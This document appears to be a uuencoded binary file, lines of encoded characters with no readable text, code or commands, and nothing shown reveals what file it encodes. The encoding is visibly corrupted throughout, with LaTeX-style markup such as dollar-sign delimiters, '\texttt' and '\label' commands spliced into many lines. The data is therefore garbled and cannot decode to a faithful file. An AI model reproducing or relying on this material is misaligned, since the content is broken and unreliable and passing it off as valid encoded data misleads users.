M11L3DE.0^?D5N*:318HD^2]Q<OZ?Y.0T_3\$G)\5?[62IJNAGX20X.2`70B[I MY!Q.UJ_GF&,E8_%PA<>N3_1F+XX<_=-!O'2+%.\Q7UXNW"2E"4@RWF4J3TJR M; "MA&HF\$6%IHT6+0^'T5(!P^NAI>UOHK[\$!@J<!PC?(/!VK;WRIK!9]_4=BI MWMI]^VFZLS6=H<JW<71,S>:WB]VG/5F>["6;'MP%MR<[+E#]*Y2?%]CJ>:W7 MW[1].XR7B_'85:99P\:W`BL\$50Y[;9P4_38&^3_`QFG:9V,:3_K3+**-2]1" M/>24CCOS'6GQ4\,0,:LSX@/F^<\$U@D;;U:,C>U&\U\$V.(9/HM[Q+F^@F9K"N $M5QQ[/]B/N2'9S4\]-\&;8CJ7<"^!H[HU@\HW,0LWTX61!Q=`(DVJY2"A;(8;&$ M69E9Z-3-(*MHEDCXH"/O`J0"0%<.)./K5N(K_W7QE:8'XRLI7C*^DN*'XRLI M_F1\16E7?('PZ^,K35\LOM*T.[[8/&5*P@=CB"Y`(0`SBB!R<G%JORJP":OP $M3>23.0^{L8}RT549Q33R-2\#[2-8C*=B>/MQ79YV[AY)P1@<M(FQ)>8)I:H$ MJ23P_3[4A6^5"[.0JFL.;!EV^9-J7QB+D3TIT"A+EZ.3P8B4F%&6]F/UD4] M!CM;W0&;X6@'4XV;MS:9BG2\KKS>74[7WH)ACM5'?-K8[,X6NF9L/BYL3*:V MCAE.O_,)J!`@!&U#5["F92-:_R][[[;<11)L"^13Y@/ZF&5&WEE/\$`B)Z\$H2 M; ``LE>:%!A&OA".*X!!@J=5?/QXK?&5\$WBC5/M6SMXWUBT2\$+[]\$N&?<+W8F $M\&<; \#0P!MP/.(3BWH5(VS//Z/4_]2IR;)?]6I^B'F1GV\&5G,(D"@`K2:0SJG\)$ M4',,?/]THTF?8D-)SZ=,KO+.*'E\T/M@=S/8,NAT:Q_6!Z:&KZZ(WWVR.CU' MT]=*3B,D3P^/^UWG?I-^')C"#+5\$2>3=_!2XF/>8D-B.#URFDY>."+[^%XT1 MLD.`>1"A!=X2P?)-M=S!W2/RQ!)F7OUWGN<:\$F@)N\1"B6@%@=)X81U0_2=> $\texttt{M_GOB)} 4 \texttt{G\&XX6} (\texttt{OS1>M`HI} (@T)] \$^ZQ - @1 \9 P\$4 < \$DJZ * T\$G (7(/?) J0K) (`2X)$ M8!9(03E`NB>M1RU4!.(6L-8(7U\$54+K`TB.7FE/<IDA<T%4DC\$,56#)`3U0, $MZEP%L@>E$':@(HAHTW)E+\`.4*ON5QC;\Q)NZ=,UKQ6:<P=4UQ)2J?/<]8<=$ $MFE'VA([-Q[:@'!]/AWM<0'9^_O?%:W>-8XSV)7=;4*XW?K8(`?SWPX?YMO.X)$ M28?[9+EAA%M^&R(GCHQR=K!Z\$)<1U['QG;,Q#VTTQ<_:^,X)+YSP'#;VR:4C M5VHCBGH(%T<\$OL)&\$+M!8-412QPZ?,3GSM)T=O485";+SQ;@&"91#\$11P?4H M.B.Z;R:+,\Z]F2C043.9]4*%VC(<PY2*04\$JN!Y#FXAH,;,;D[JBDWH'JX&H $\texttt{M=WE"N/4J^N/EYN[S_F\$74+CE\N;88N^HZ_QP]VS?8F^R.[.VH>`]=,'DZ>,* }$ $\label{eq:mmwqh*f<} $$ MMWQH*F<&F!ANBA`; #T]RK+\](W!].&)[$ U-+OQG+-G$"]CP`DEQFMZ1D3N/S$ MAZ_[\$Y*YGRHI><]V__/4^,(AN#XU42HB2V'U`"XCCLX*H\GD/^<L4_2=14K? M64CN.PO)/6<IO.<LI/[/=Q:_B4*+V7YE?6JI5'Q?"JO[N"0B+G26T2\KL5]6 M'/W86_^.3^OJ<-I__.X9Z*_^1P>/T2C=&W]XZDSMAB<`2,G4`BPB!9K@0U#8 $MSXW1^L.'O<\;D/J[N[9AL?Y[GCWM'\\.1M,Z7?SDX]S;_V@PKQ;/Z@PJ^7]$ MTPG;V%K3:C</I_U]F)RF0R'((:SOYG.XV@L]C%,1>H'8(B]'(KB,M\$GP(<0V M7>N4!'5*CYHH%76*PNH!7\$9<*TS?:9CF/QFF_XY*A6%*AEZ8,GTD3\$GMARDI M 3`E92A, *^207['])TP'PY3UH-:FN`.N3RV5BMI4874?ET;\$A6&:N"A-49F: M7I!>R54#/K%WC+[]-+`7JAKU\TKQ>76)B1+Q=2FJ[L,RA:\$3N)BV>U=I#K-M $M_{=ZJH}N)=U/B]/Z7A5-^P/QJKQOY;;@^]12J2AXA=5]7!81QRR$?8XL[F7!$ M%/TL,+V?!23WLZ!>S]0'F?5!GYHH%4Y06#V`RXAC%L*6.,NQ)0"7>&'[#95% $MN(;MXR]800!\&L)0+-1&^ZE\$+I<)7"JO[N#PBKI51#MYB9/00=6?SZCZ(E>/$ MYO!HCYHH%1Y56#V`RQ0'CR[GN.D@_+3R?'0`&*)9;AR9HO2'`*4"X`!%UH/0 M(B*T:YJZH8C'!GUMM(K3\BI07D.`1`\$H,D76P]",T(YI_!0*?`KI77B(A0\$R $MT!^=/?RQ?SH\A\#W,/`W:4S^9@1AA-`TL]3U.\#P\?]Y]:E'R@5`P+N="<T&$]$ M0*D`.\$R1]2"TC`CMEHHZK(Q_7"JF&"H540JE`D*_5)#<+Q52QDJ%\$R@:*R5C $MIO = (%(!8460] #, T([91*, M%2P1 < 6_4^*E4 = [U**57AGMQ - F[SD6U)] 1Z[HY? + F[SD6U]] 1Z[HY] 1Z[$ MP\/^=\$#OKSM\T3UKUA(^),DQ3,\+">.IT))C;/8\IO(0FXJL!Z%51&C7"QJ; M1/&!D2;V,ODO*\$*BZS%X1CA.OBR6:V:#-HX6(L%AG@M*LV4X!"@)0!\$26@]A MX\AC:5JK^.+1X@O!E,:RPV3R\$"\A\\5':#V(S8CM!9^9T#H=1_1*KE_K^FY= $\texttt{M:^@I3,N.8!)} \\ \texttt{BX"RBZS} \\ \texttt{X1CBCO.,LH} \\ \texttt{.-Z} \\ \texttt{/3J} \\ \texttt{^P?EO} \\ \texttt{C'} \\ \texttt{**} \\ \texttt{;5} \\ \texttt{Z+2/5E)} \\ \texttt{P} \\$ $\texttt{M}) + \texttt{`*[\dashed{https://distribution.pdf}]} A + \texttt{TBCV7^6TY-XG[^X=BQ5J"??T?Y]} + \texttt{M})$ $M/X_798P"C"1-@1("$`($%H/8C-BZ7^VZ,R_^UBWWUHS09%N.&-BZ'J!RE'0)$

M8(*(01U*I_J"ZM67/4!)`'Q):#V\$32./;>6%ODSCG\N+*?Y,7EB4*?V"&9@A M0\$(`_\$)H/8C-B(5?W.U@G08HA6OR<`]%-/+M,2H'YN+E]MRPON5>@8Y*FD5_ M89)F!%,2`Y<178_`L\C#NSFEX[+XYW)*Q[5ZD[V<(G4LIW1`1F]B+F<\$DQ`# MAQ)=C\\$S#V=.NVUCEF,GGLS,/K46(GZ\VK+ZO'G:]?W;J[BKD94.UCDLINY@ MI3[<;5C.'*ST%T9\!WFU8Z^:0Y275F;*P4543E_[J?#_PDI+<^O*3TUC:^>= $MQ/^3V6Q6*.$,]IU, .QW; 4]D3\8/=97A]R73N"^R\$", .(WR`FWT8P)3'X!HFN M1^!YY.'=R.0WF,=#D6F*'R^P(#+[WV.O2>U')@C]R&1R/S(Y@!M8"^E')N"C MD0EJ+S+)U8_,_\+BR0]?(I,57,XZ\$[.E(YB\$&-291-=C\(SP7IV9,#^Q#GNI $MN(>,3JB@H^)^37U(20@^)H+K8701$=W[EE+6\H6.%'JUN=K:K_XE=3!BV!_I$ $MZ*$M=`BF8T<P"3%P"-'U&\#SS\\&[VWC%[>9B]?EW1JT/^9/;>T1;Z#O.J(YB2)$ $M\&\#B/Z'H$7D:$][R7T7LEAP1\#WF/8]M.^<Z=39>UXM;O?W<D*Y=J]S>B'![P*]$ M_>O^:"?-EKO3TW>".L.%CL',%,,`,ZTCF(08A`'1]1@_!N.3\$,2@X=^V'@ MR^FG@^#?6\$Z-\QE/F`L=P93\$()Z(KD?@541X+YYR+28W)]H;E/3MS"F3[JSH MSCXD(03>)+@>06<>K4;:NSQFJU5WXC`>GSD<9J.&@AI8LN/0DE`4,)GJ%[E, $M%'FND2QPV]GXW.(P&S6@U,'/+(Q"$T)1^F2J?\"5D2OXI/2>7T"Q+9.9<-\6$ $MYA'"P^YO]KO[;>N0>W=J@6(M3XNMW4%>]V=>/'7<[G9?G-)]F6(0J^2"T"E$ M[1'>?9!7'5J#,OS&S9+<7@M.^8]7!XYECB51L200+2^#XTC!,39WDZW^(9_Q $\texttt{M?} \ (\ / \$S2VEN\&K; \#*Q88\#C:OX*K5; `; 7UQQ]RTUS: L^{.1P-EPNM97\#@7: \ 7< \#EQB } \ (\ / \$S2VEN\&K; \#*Q88\#C:OX*K5; `; 7UQQ]RTUS: L^{.1P-EPNM97#@7: \ 7< \#EQB } \ (\ / \$S2VEN\&K; \#*Q88\#C:OX*K5; `; 7UQQ]RTUS: L^{.1P-EPNM97#@7: \ 7< \#EQB } \ (\ / \$S2VEN\&K; \#*Q88\#C:OX*K5; `; 7UQQ]RTUS: L^{.1P-EPNM97#@7: \ 7< \#EQB } \ (\ / \$S2VEN\&K; \#*Q88\#C:OX*K5; `; 7UQQ]RTUS: L^{.1P-EPNM97#@7: \ 7< \#EQB } \ (\ / \$S2VEN\&K; \#*Q88\#C:OX*K5; `; 7UQQ]RTUS: L^{.1P-EPNM97#@7: \ 7< \#EQB } \ (\ / \$S2VEN\&K; \#*Q88\#C:OX*K5; `; 7UQQ]RTUS: L^{.1P-EPNM97#@7: \ 7< \#EQB } \ (\ / \$S2VEN\&K; \#*Q88\#C:OX*K5; `; 7UQQ]RTUS: L^{.1P-EPNM97#@7: \ 7< \#EQB } \ (\ / \$S2VEN\&K; \#*Q88\#C:OX*K5; `; 7UQQ]RTUS: L^{.1P-EPNM97#@7: \ 7< \#EQB } \ (\ / \$S2VEN\&K; \#*Q88\#C:OX*K5; `; 7UQQ]RTUS: L^{.1P-EPNM97#@7: \ 7< \#EQB } \ (\ / \$S2VEN\&K; \#*Q88\#C:OX*K5; `; 7UQQ]RTUS: L^{.1P-EPNM97#@7: \ 7< \#EQB } \ (\ / \$S2VEN\&K; \#*Q88\#C:OX*K5; `; 7UQQ]RTUS: L^{.1P-EPNM97#@7: \ 7< \#EQB } \ (\ / \$S2VEN\&K5; \#*Q88\#C:OX*K5; `; 7UQQ]RTUS: L^{.1P-EPNM97#@7: \ 7< \#EQB } \ (\ / \$S2VEN\&K5; \#*Q88\#C:OX*K5; `; 7UQQ]RTUS: L^{.1P-EPNM97#@7: \ 7< \#EQB } \ (\ / \$S2VEN\&K5; \#*Q88\#C:OX*K5; `; 7UQQ]RTUS: L^{.1P-EPNM97#@7: \ 7< \#EQB } \ (\ / \$S2VEN\&K5; \#*Q88\#C:OX*K5; `; 7UQQ]RTUS: L^{.1P-EPNM97#@7: \ 7< \#EQB } \ (\ / \$S2VEN\&K5; \#*Q88\#C:OX*K5; `; 7UQQ]RTUS: L^{.1P-EPNM97#@7: \ 7< \#EQB } \ (\ / \$S2VEN\&K5; \#*Q88\#C:OX*K5; `; 7UQQ]RTUS: L^{.1P-EPNM97#@7: \ 7< \#EQB } \ (\ / \$S2VEN\&K5; \#*Q88\#C:OX*K5; `; 7UQQ]RTUS: L^{.1P-EPNM97#@7: \ 7< \#EQB } \ (\ / \$S2VEN\&K5; \#*Q88\#C:OX*K5; `; 7UQQ]RTUS: L^{.1P-EPNM97#@7: \ 7< \#EQB } \ (\ / \$S2VEN\&K5; \#*Q88\#C:OX*K5; `; 7UQQ]RTUS: L^{.1P-EPNM97#@7: \ 7< \#EQB } \ (\ / \$S2VEN\&K5; \#*Q88\#C:OX*K5; `; 7UQQ]RTUS: L^{.1P-EPNM97#@7: \ 7< \#EQB } \ (\ / \$S2VEN\&K5; \#*Q88\#C:OX*K5; `; 7UQQ]RTUS: L^{.1P-EPNM97#@7: \ 7< \#EQB } \ (\ / \$S2VEN\&K5; \#*Q88\#C:OX*K5; `; 7UQQ]RTUS: L^{.1P-EPNM97#@7: \ 7< \#EQB } \ (\ / \$S2VEN\&K5; \#*Q88\#C:OX*K5; `; 7UQQ]RTUS: L^{.1P-EPNM97WCN} \ (\ / \$S2VEN\&K5; \#*Q88\#C:OX*K5; `; 7UQQ]RTUS: L^{.1P-EPNM97WCN} \ (\ / \$S2VEN\&K5; \#*Q88\#C:OX*K5; `; 7UQQ]RTUS: L^{.1P-EPNM97WCN} \ (\ /$ MV&1.COHEEM*SO+JU[][PVV()5"@!9G=TW2S<J)-C0X[U]ORK="'M[?F3I]T& $MM#1#3:S;&:DPW'Q*E^+*TR%`K`"#TPF$UH/8Q&.9059]8-(?9,\4?TWVWMB M^A(/I`X!<@+@1\$+K06SIL0QCW'DVN:G7JPGS6*%'UAM?1[V!4I\$WSI2>]/YI $MMYW < 8:A,N_WR*B)Q9W0=WA]8!1%!R9P(/'U.$/B&?K9I"N3M)]-4_R5V62Q$ $\texttt{M)} _ \texttt{0AG@4;1>5\$P9'\$U^{,,})1F<-Q>_S<];;3!HU5^V?M+1P-).(YH!)XZ`Z,,4$ $M/B2\ L4G'M_+\&SV8IG_9\&DI7\ W(:`8\-P+*"8+C"*]'\27Q?;^9"?-6H>.Q$ M>-KNGGJ=IQ8'BRR+*!9^&`'1#QG\0'@]!D\\O&<JW9"EWM1>)ZG-0;\$9Q:)8 M1T`Y02A6PNLQ>.GAP;9W4BO6-**P1\U9=#FZ!8JK!X#&`[T20RJW)4-)CYJ2 $M2J+K47CJX5R_{[""X+Z$0I<.(G#(0"XJM1\"E![<5&B(JS65,C3U(R<(J28))])}$ MUR-HX]'![D]2N<G6:NM34_(B5A17#P!S#Z22P`3NO(22'I5E@M\$I<74?6\$4> M&&X*()GQ\$5DU`W061(78(+(>@J8>2DVA(1DC\$9KZ])SL"`DBZR%HZ:&!IH1D M1D-BR3UZPB%D\$B\$4B*R'H,9#V]L@">#&4'AI")!2`J)!H?4P-O?8EC9#`+<7 M4EL/4%("PD*A]2`VCCRVI2TA0&.CI+8>@*6#^S8)K8>QJ<=V5N*(8(#@LQJ& MY!2"&"&X'D&7'DV5G2)@I.`C&X08EI)!L!!<CZ"-1W?F,HEH9F\$-5?8@*84@ M9`BN1]"Y1W>FNXAH9KNHL@\I*01Q0W`]C\$XBCQZ>2R&0M0L^U!>1++@\$H42> $M^F6FU\#-Q_!62F^87)-H'Z\#G9\$4U\$UD/0TD-[0P5BV\$W!V\HCH)1\$ER*<"*]'$ M<; CNQU=A?CN-O0.8U**04@178^@<X_N=@,)*=AC@])A3\$DQ""JBZV&TD(@> $M/:9^N/MBY)CZ^V=K#1:0@+W+^/Q?4D]?19Y91=LD%S9U/V#1B5(2VW:_>'A)$ MDTMLGMU?R4W4L[5+M(\$#AE<?M[?V@JRU_8F9N#R2I#M,_P"BW65)W#P];;XC $ML?VR?9[XF0*SL[YR60!Q4*9+25(?V6?+?UC<^^TX;++TQ^"N[/O<5"11#PS]]$ MR9]J_WPXGG8/:F?L7AK_?/N@@Z6<=WO<;N[WF^/N""LQC0:JT)2\W3Z=]"GQ M4I]1EN1[W/6MB66\$1&!O[_\$"\$H3Y?1;W^P=Y1%)M,79\<7][>#A_`BDTOG, M^UN'8R*?UWW8!3E)D).'7DX>.CEA%AZ&LR`"=L[.U)MI)TN]IA2:CCU-QR%-M2+?/QH9:;))]GU2YJ09I7D FAKT]/8\C>AXIE(I02'MDE&6,J?K5[?.#X[53 MNOAY^\\$EE)9^O/T0NY]68RG6?C#\7;K?"7_'N4M(F6!22?C%60K)WQRE<I*_ $MQ2W72H)INY6LL)J.0!(H<(=\W(BI_8/+EHF<2R20'S=?]_??40:J0E+5`52C)$ MJ5Y#S,!&\K]V3P<'CEM?9_&+2.4DGYCQ;C5QCR\"B^B-HF^<%&Y=-WNQ__2Y M3: `9_PJW*T%OTE)JLAQJM4K(+(M[?T37AL"3MGAB4RJ/B>S[*)%D;"^WWZRD MW':GHSZPF<3&&@?*S?;Q_%.3GEC3\'S:P_;@7AK5CS_&X4G-.^;-H=Y5@CJ: M;I-R): '==-C&?UIRI7/>AKX+XT-2M[:,D5:U<YE()NG0N!47Q]/!;E)P\A,\$ MARF/QX'@N+V5Y,?-UD5ETG9XYA6D187B"_^\$)YQRQ@\$E&"?!M&V,8\HP\N54 MN5J)#U7-2_!A/`[F'I\TWC%N1R]N9;VZG4RGLVMMB))46Z),2]KV63ZZYL2A M7\L5.(HM%%L2R[?1%8K'#X)F#F=7\7^L'*GI<"RNKF93HA/*5^I\,5W7+7FI MRLLH+V_+>SM;7\]F2W?1#@"%<I3DJ'H<5H/GR")RM!\$+%ED6.T!F5&26M\$5> MK!=7M6)3Q6;\$LGC3`+Q2<*'@DN!*P88%<C5;V^MIEHXA5U-S%F^NQ9N%^*OU M8J+X1/\$I\9G%R ^*K^>K]>O*P;F""X++5C:MW(M:L16S&=`T5T7\$7"EM.9O^ MIBOMR8(E6; `D`^B;Y>)2X:G",\([WE_-:@03:(6"2X*K+IAQ7:J%)8NQ-'WH M>J'@1,\$IP5D'W`F7,E>&@@QEA^'B9HWGA!V\8K&3',1_I996M+0R_%I]L%XL M5NO7[WV45(DRI63*E*G*-26.NNS^>Z@*92_)7GGV%I?GP<\$<]T?<J#"]#\^^ $MU/WZO9T4(5M"MK1AH[QE#, M[8H(-1<441(>55Z$Y[2/L2^$]>;R]6RIS#'-$ MCANS8T/F.&%:UI?B#8A3RLB(CW,O0UFEN5NM)TNYC8ML!=G*AHT1ZWFF]6QR MU?`8FFL:<XWI\4A`UJ)LMEPNEF1,R)@VC`SCRG.^'>#,R1EHF*_XB#91!5%E

 $M(Q^9P>569+O!OS-DM7\K>^+SU<K&$\#16:&*H*>'\#/4E8</9MHIH"II.ZIH!T$ M0-=\$'@R?#D57DE%=WJ@KM`[->OS]`\$]*\E?D3Z-Q_GYTI<QO:AH!R8\%A\$&> MIA21-2+R<1&^.B%_0?ZRX:_(WRUQ2%G.Y/G&%<L@HW>SF/Q9/VK!R`K=@1+R $MIOT?@]:-K@,C,_8@[8UV71HS@(:6J+H'JQJ8%W^[DJE\^3`4PQ88,S)C&+HL$ MA\L43; "TT<0E:C)D]<ET&U:("*R'D/Q&X0X)]\;UN>8<BS5M2DD>!*9BZC:H MB#SHU?P*/1&28I)\$<H=DE(35'X+J+BKUJ%=OSFTS2HI^<U9RFY"3A4TKY+8Q MI<>\LJ\$\NVI(]*\M[S8)/0*V<\U:[&GV^PXHS&@J`CLDQBY:H"XQ#8CX8@-: MQB`44I?&_*-5Z5&+@+J>7\Y^F]ODE9H%D=FAL\$QP):1BZ@ZHBCW(C=P6,AM? M3^3EM7-";%'\$*18'[-?\^N:-3B54=N!2WN\P'.(3MQ_</J_<SS<Y'DI+J1`9 M;=,RTE`C\$_5_49V4PN[U[GB:??PHHWF[77@OU[-&?Y-3W*>GP_W];EL?-ENF MQW^[E@T<^[N3'!Q@FOG;V^?-T^;AM-MMSW?RN"X)24!@60JW7UZ]09DL)S+7 M.J.))4TL7,C,IS.[[\$ERQ6G#VX_WAV_'Q]T=YR<B["=:'[[L'I:XAE5@6F1($M?/ULA^9\:3=E\5WO-E]>;QZVW_;;TV=0N)>A%BD/=]^1QADDY.FWS=,>1Q<$ MB?M;-508'\$AC>5K"3@ULG[URZW6D[Q_V7Y^_7A_NA7/KZ3PU(3N9ZL6[U?5L MP]*F%5*R)K/;'.]V^S^&`)8,B!SN^&,O.QI60MU_W`.!.-678B63_UBL:%I. MT]`\!H2"!#1\$A+Q=+FZN"6%PX#.2X=R[Q?+7F:T\5IHG]]9G>G^U.WT[/'V9 MV2G'8SBANY\]/1V>IMBO!(;V=\$7U2_"T="2&]_2<'!L=X08+8ZB\$*#32BH?Q M]O)9C?[%-8T7A^R65TM-EP'?V[GM<,H'&J2>SYKTN)U>S]8S^4!A=\$L^S6'1 MH_X<`Q4\$POV\$UZ/XRN/EMM@WJ'BGBYH>P;QBN9]LM_;]\S<Z06._-7KD6J=G $\label{eq:mf} \texttt{MF,I:S\MB>11^&^@5\#-^-Z?@\B*R'H*F'.H?<';X^2@4FTUZTW+ICNKB\OI4>} \\$ MVZ06+^"'[/2L9Z056:P%;1.EBI->#D7G%,UB[D,*0E#(!-<CZ,JC8:M.@ZJ= M"4IX^VU@*^WN[N+P[8Q6A>V)M%\$KO\$KJ1+!@T77KDPW)*%<"ZP%DZI&O=+2. MCHV4&,W-T.8]KCB#Z5KTBN'`=#YYV@Z*MDAJS:G5EO@PI"`\$)4YP/8*NB+8E M/EU9*M;/-]IA+N`[`FY^PGRX,S00=S+W=?#:1<2.-.)W.UX3IWOV@U]!OZ. MGT"]FJ?C'EV#'*`;TN\$O(NLA:\$IHWV&8`6..W4H*OV/NR/:?L2-P+CWO[LEF M,23:(`QHHD4%+:)_QH`E@>BED\6^<OM:K<[P:?!%?JQP<3/]_>%#<P=]\&F` M66?D6<I8=`T)A@04+R%U"Y,2H_7+/YYW3])9.DUHFGM`<?LM?!*`3PIJ0\T+ M]#L;P@%2R/1^<SS.MY9:I?XM)M8%KMS1NZ'L]CEDAM_VFU6R>MS<T9@X5W.N M5FS@50][-Y0G?;Y_GH+KE%3>\]</]N%\Q06Q^R33YN.CIVFEC(.AE.R*[/OD MGO^?^Z@M?7JT@:>R_<-,=\>-')?XR/7.-!5:J8;I'7?]-YKN\$15G])]_8-&Z M[V:V?+^:^>6:G/[52KX'*`A`A4-H/8BM/+85+.\T6/+HSP>+*?[:8#'%7QLL MIOAW!HLI_@<\$RSLNX+\$FR;5Y[0\$,`:A1"*T'L:G'ALI(SI2,8^P#])ST`@KZ $M@(*^2009*2-7<.<,!Y+').RY=[;+=//#M[Y=OF_EE'3SS*X].#R&;X(1W5)]$ M=A6<,706U9/5RC9C\$UI=L51*9'L(4T2**3#71G0]!C<>WBT(?IA%TBL(4_RW M%,0[6IW2ZH0%T<=DQ&":@.AZ#%YX>\$<K\$25+OZ+2'J2B\$`9V'U-&Q!A7XEIO M]>*O=!>7#%=L_:H1Y#!0Z8C.P3)P-<J.9VH+',\$BU_%/+UI*1@L.`[\\$3`C\$ MH)`L]8L\F><9+!C&8YG_UPO&%'^R8(H7"^8=;6?TX/3O2\"20/3GR%*_Q%-% MGF?(",)BP@QL&,49XO@YC`\$3`C/G\$#Q0?#V1<;A%,4XK=P:NURBZ32VF[-<1 $\label{eq:m_poisson} \verb|M_+P_3NRT&Q+SIGGMC/'"AG5N; \verb|U24R1<>@0DFF/K6,1.,JBI&J8S!< L(PLTR&BLAME) | All Control of the control$ M^@6.TG,,E`Z#M:K^>TK'%..EP]#BOG68B=(9@\5<],""!AGJ%S@2S]%73U!* $M[>A?CJ$RHO"AC,)RPK1 R=F0Z<5D?L4M/@6\,?V\V3 4;D::O4RDS62*&(]\$ M`5RV-UW^P@;.%BQ*M:V#AE3,.CH?(Z@X4A06GHEO&<ZOS,&,M;R0"\BT6D-W M+0[[R6V2\>UQCY;X6J]'2WV[#!KC=N`1QGY(QSF#>BKCSOO#)UN@WRT]?-2\$ MG5P4^1D+32AN-G;?A'@4W#'3G5V+>-E,L&G-0DA)(T?9/W0I!4HDF*500A&E MK4D*)B=Y*UETN3=N2<^=#3H=^_K[:8>S;THN(V<([YA9W7W>?=V12.]<2LXV MG\)^44GGL)1Y%I]TYZ#CO[RYB)/NMD#9G%; `GZ;D5N%>C#\$F4\8D5@)'81EA MZ%F1H1>Z[QBZ]J/+3?F?T/U/Z+X8NN50Z!J-W33"KLA>D#\$H*P8E:MTQF&Z@ MX=D;SR#[\$L_G:YGD%;8IP8;@A&"3ZOZ#WCKHK9W2KF=6Q*TLYZQE)Q[%9!23 $M-V(*O_F:RJY2F8(_9)^5$64]M&*5APQ!>(TS4[Z8(T-SA<7L[.YY/UK'XO)]$ M,_X!X>*=;)&+PY09EJU-F(3=+4F8,KF>8AVTIU^M3-A_P-3[*,H0A>(FOAYG M2#U#)_/,>(:A`KX4E\`:Q]^]I@3QS7-LWNUE*S-#6BD%9H4_OWMP\6LX"?!\ M>?PD*8)@577G9GZ0Z\$^3NV>WL4RG\$DN<8'A<R\$56]YO'Q]U65Q-->P?[Y/%. M&7!R8X2!3X?*--;C <ZNZ,IGI8PFZ]RC<LT-[DD:(5LO"/T,,#;Y4,JO.ZF^ $M9+TS[N;N%PNO_SLQP"W']#_6+@81]'T*WQ-;#X-3@H/-=>T]SAD1.<6E!3=.$ M>AZ=<%_+=H^E;'N9D+LD=T7N+++<MMH:Y685DS&SF6FXDSXWMD[CZR)?2KZL $MX < M[6^AT_S1Y"0*4#<_`'L+E;+)NZ < I9#>8Q^7+3W]%U?G-=SZ?"ZQ8H)N1.$ $\label{eq:mr} \texttt{MR)TVW!FUCC\&_(W-.YJ)A+GO,,,]G`UG3SW>DN68-K\#\&"M5T244<0LXA\)} \\ \texttt{H2\&\$} \\ \texttt{MR)TVW!FUCC\&_(W-.YJ)A+GO,,,} \\ \texttt{MR)TVW!FUCC\&_(W-.YJ)A+GO,,,} \\ \texttt{MR)TVW!FUCC\&_(W-.YJ)A+GO,,,} \\ \texttt{MR)TVW!FUCC\&_(W-.YJ)A+GO,,,} \\ \texttt{MR)TVW!FUCC\&_(W-.YJ)A+GO,,,} \\ \texttt{MR} \\$ ${\tt MH9"D\$9*."\ `G70<F>D3UOV(O!?+\#>AOG`E62MR\$I\&+[/2Z)+!59J\&->FSPE!N}$ $MIO, H) 5_6 \.7D"[=_^@9-8ONF;O@+\I<-/_=WMOAEKT.X?3&I&&E53,;*##$.$ M30L!G5!`V@C(Z*87);#,JIP2BD9"^4,)-@^OWSMAYXTQ&GAIQ,!+H_C/B;)6

 $M@<]05-*(\&@@_'BT^/2-+WK#T0@X<*W*4Y*C($?<C;7XE.Y/K.C^9H0ITS/,<$ MIA&OT,H7)3"?<4H)62,A[TO`RO^R%&OI&Y9^K?;WQ?RJGDW>*).)E,GXHR>F M7^77LI/XYEH-?2V;3*Z859-00-H(\('V@@#FU.044#0"RA\(N)K]OFX,8'\E M\$?F3^"?XJ3\QY\$\:_O0'_#@2X:`9N?.&N^AS2Z]O?K@[W9.K)%=%KK0?8#PX M`G+L@[@%6!%@"*@\`\$=(E\$X_I6FCLM?Z@.%\OM+FDJPY68N&M=_V\`P*F>B6 M+")3%@\P74K5&7X`RIX9LB<-^X!7EL*[9A,-4-9T!SQJY?V5Y91;-')[>0%# MKQBRRA=#"\DC+VG.CRF/*3PW/>\$=B -DT&)6A1/"4LKV9[J""J'/^(Z,!1G+ MAK'J,[;Z*FG!G!1-3HI>M4"F=V1*R)0V3%F?R?7[U@OM"#8J<W(7#7>O'NAQ M-[KIG#(B=QGWN=]-YFM[J8`TT7/I';-KXO"&(I)&A(9</'@0_G"_DT/P@Y0/ M__O#YK@;)CX]WCULG\9IQ_VC\$)?74QEPXB(4"<.U5%BW=E]=&N.@O?QG,!"I M#X<OSX_-VGEB,#FD<RZ/A^-N>R\$;7.W5VZ;RDT.0]]C8>3RS@I!;H6;!15[C MVE.G'4\$(*T;R__';5G+A;07Y%30C4P/3Y3\\#9F,U__,XMR]Z?)'9\$P&+<V>3 M2X=-'393;`[LZO2TVWRUT,O)<G4QJ1VV<-A2L963NWDZ?M[<.W`M)UK4ALB! MXUC1L5'X_?WASJ-7U^^5(5&&E`Q9P+!Z_`X>&\EO9V_F];K);*Y\!?E*\.DP M62Y\$/[E<7]M]<JNU<E5:11%RF1A<UW:*['@*\&%A&:-<";G2D,L7V_+FZDJ^ $MG\7KOTO\%MIZ\KF<J(\%,!.044$+!\?GB02\%E\^-^[N]/:WKIHI=BSKM/U[\I:$ M*FM%MT9@M4\$V/?T3>"W[A`&`-FIR_MM\-9-.YZ]*U4PD"06Y3\$RV?^R/,E/V M\.6LQ664+5.VG&Q%A\T('R[1<ME6ME+9:';JS+9;OUQVR>4T7BSJ<[HVU7RD MAKQ)P^047ASNM\Z[=D#2^@C25)DS,N=@GCT\?]50@7RVJI*AX'JJG(5REN2L M&DX/55[I6JZM]8XUTZC/&/69:5B)##E7Z[?*F"AC2L8L8`0PY).AU[7GS96W $\label{eq:muser} $$M''\F((1MJ='*4RD\&GY)\&GQ0X><MU<_7J\&PZ!`J3]R0[:D8;MY^/)P^/9@^?2\End{array}$$ MD?*DRI.1AU4,3K<''UJ;K5"VDFQ5^*4%W/8,W>OW,I#7.DH]4-`#A?-`?;C# $M%/+167BN%9N;K00N4<:4C)D:NM4J#G<("+=4T_9,=ZW]%DS]@"%7"04EE*YX$ $\texttt{M_BDUT,/F7IJ/A]V=G0-C\%6\$KAO!C*2JM85DKE7\%3/=A*P7\PRT40=:51MH1L}$ M*=@\$9#^5H(REXIPI3Z8\.7F*L(#QC@3T+-J.*40E8^A4D=-U.`1>L2V;+"A* M^=1R-N8-O\E*`Z@R9\$X<\^.=K%E(Z=R[;6`J0;3__K[%GRI_1OZ<_-(._ MBWNUOGG=8BZ4N21S1>;5Z?F#YQ6U4ESK]V&^]0PQ_FA:M,B%ENT"[.02%LU^ M[SN=Z6<.EH12TD:*_]+;+*\$M2&F9DU-OTO@JV^;L0H=,ZSFF7:8WR_GZ/854 M; *0C"HE=Q\$W0]S(CS+65,QX26W8\$Q(8"DD: `BSWW\$D(HP`W=Y70Y37?6`YU1 $M0-X(<(&(S2[89;`Y'>`7"=XZ_-H!+LE?D=^X@)0(O@)^>A3E6]N7Q;(`,V!B)$ MY3>FX4]8C)_LNIB[01PUS>3]XJ;C!I.2/VOX<_#7F^^'!#V*&Y8F"&YP^ M'*10NWEPR:9)OI(-XE/M#SJ:#1K<:P/:JD6#`1\$Z</9_?:%BLSVSOXKV11Z_ 